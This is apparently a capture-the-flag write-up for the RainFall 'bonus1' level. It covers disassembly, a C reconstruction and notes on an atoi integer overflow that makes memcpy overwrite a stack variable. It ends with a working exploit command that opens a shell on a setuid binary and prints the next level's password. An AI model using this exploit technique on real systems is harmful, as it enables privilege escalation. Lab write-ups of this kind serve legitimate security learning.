

BONUS1:

```
RELRO           STACK CANARY      NX            PIE             RPAT
H      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No R
PATH   No RUNPATH   /home/user/bonus1/bonus1
bonus1@RainFall:~$ ls -l
total 8
-rwsr-s---+ 1 bonus2 users 5043 Mar  6  2016 bonus1
bonus1@RainFall:~$ ./bonus1
Segmentation fault (core dumped)
bonus1@RainFall:~$ ./bonus1 1
Segmentation fault (core dumped)
bonus1@RainFall:~$ ./bonus1 1 2
bonus1@RainFall:~$ ./bonus1 1 2 3
bonus1@RainFall:~$ ./bonus1 1 2 3 4
bonus1@RainFall:~$ ./bonus1 < 11
bash: 11: No such file or directory
bonus1@RainFall:~$ echo 'lol' | ./bonus1
Segmentation fault (core dumped)
bonus1@RainFall:~$ echo 'lol' | ./bonus1 1
Segmentation fault (core dumped)
bonus1@RainFall:~$ echo 'lol' | ./bonus1 1 2
bonus1@RainFall:~$
```

Same process:
Strings:


bonus1 strings ../Debug_files/bonus1
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
execl
memcpy
atoi
__libc_start_main
GLIBC_2.0
PTRh
QVh$
|$<FLOWu
UWVS
[^_]
/bin/sh
;*2$"
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab
.shstrtab

objdump -d:



```
08048424 <main>:
 8048424:       55                      push   %ebp
 8048425:       89 e5                   mov    %esp,%ebp
 8048427:       83 e4 f0                and    $0xfffffff0,%esp
 804842a:       83 ec 40                sub    $0x40,%esp
 804842d:       8b 45 0c                mov    0xc(%ebp),%eax
 8048430:       83 c0 04                add    $0x4,%eax
 8048433:       8b 00                   mov    (%eax),%eax
 8048435:       89 04 24                mov    %eax,(%esp)
 8048438:       e8 23 ff ff ff          call   8048360 <atoi@plt>
 804843d:       89 44 24 3c             mov    %eax,0x3c(%esp)
 8048441:       83 7c 24 3c 09          cmpl   $0x9,0x3c(%esp)
 8048446:       7e 07                   jle    804844f <main+0x2b>
 8048448:       b8 01 00 00 00          mov    $0x1,%eax
 804844d:       eb 54                   jmp    80484a3 <main+0x7f>
 804844f:       8b 44 24 3c             mov    0x3c(%esp),%eax
 8048453:       8d 0c 85 00 00 00 00    lea    0x0(,%eax,4),%ecx
 804845a:       8b 45 0c                mov    0xc(%ebp),%eax
 804845d:       83 c0 08                add    $0x8,%eax
 8048460:       8b 00                   mov    (%eax),%eax
 8048462:       89 c2                   mov    %eax,%edx
 8048464:       8d 44 24 14             lea    0x14(%esp),%eax
 8048468:       89 4c 24 08             mov    %ecx,0x8(%esp)
 804846c:       89 54 24 04             mov    %edx,0x4(%esp)
 8048470:       89 04 24                mov    %eax,(%esp)
 8048473:       e8 a8 fe ff ff          call   8048320 <memcpy@plt>
 8048478:       81 7c 24 3c 46 4c 4f    cmpl   $0x574f4c46,0x3c(%esp)
 804847f:       57
 8048480:       75 1c                   jne    804849e <main+0x7a>
 8048482:       c7 44 24 08 00 00 00    movl   $0x0,0x8(%esp)
 8048489:       00
 804848a:       c7 44 24 04 80 85 04    movl   $0x8048580,0x4(%esp)
 8048491:       08
 8048492:       c7 04 24 83 85 04 08    movl   $0x8048583,(%esp)
 8048499:       e8 b2 fe ff ff          call   8048350 <execl@plt>
 804849e:       b8 00 00 00 00          mov    $0x0,%eax
 80484a3:       c9                      leave
 80484a4:       c3                      ret
 80484a5:       90                      nop
```

https://security.stackexchange.com/questions/130326/is-this-integer-overflow-vulnerability-exploitable
https://www.exploit-db.com/docs/english/28477-linux-integer-overflow-and-underflow.pdf

Reverse:

```
__attribute__      int main(int ac, char **av)
{

    int i;
    char s[0x3c];          // &s = 0xbffff490
```

```
	i = atoi(av[1]);		// &i = 0xbffff4cc
	if (i > 0x9)
		return 1;
                                                0xb7f65ed7
	memcpy((void*)(s + 0x14), av[2], i * 4);   // 0xbffff4a4 = av[2]
max 0x24 -> 0xbffff4c8       I need 0x2c to get to 0xbffff50c
	if (i == 0x574f4c46)
	{	execl(« /bin/sh », « sh »);               // NEED TO CREATE
SH FILE ?
		return 0;
	}
	return 1;
}
```

The thing it to trigger negative value for atoi{}, and remind that is will be multipliate by 4 to be the size of what is copied from av[2] to s + 14.
I know that I want to write 0x2c chars from av[2] because we store at offset 0x14, and we want to reach offset 0x40. 0x40 - 0x14 = 0x2c But we want to write 4 octet
0x2c = 44
-44 = FFD4 -> FFFFFFD4
FFFFFFD4 = -44 ou 4294967252
4294967252 / 4 = 1073741813
So our first arg will be 1073741813.
Second is just random chars until are target address, which we override with 0x574f4c46.

It worked !

```
bonus1@RainFall:~$ ./bonus1 -1073741812  `python -c "print(40 * '\x31' + '\x46\x4c\x4f\x57')"
`
$ cat /home/user/bonus2/.pass
579bd19263eb8655e4cf7b742d75edf8c38226925d78db8163506f5191825245
$
```

Flag:
579bd19263eb8655e4cf7b742d75edf8c38226925d78db8163506f5191825245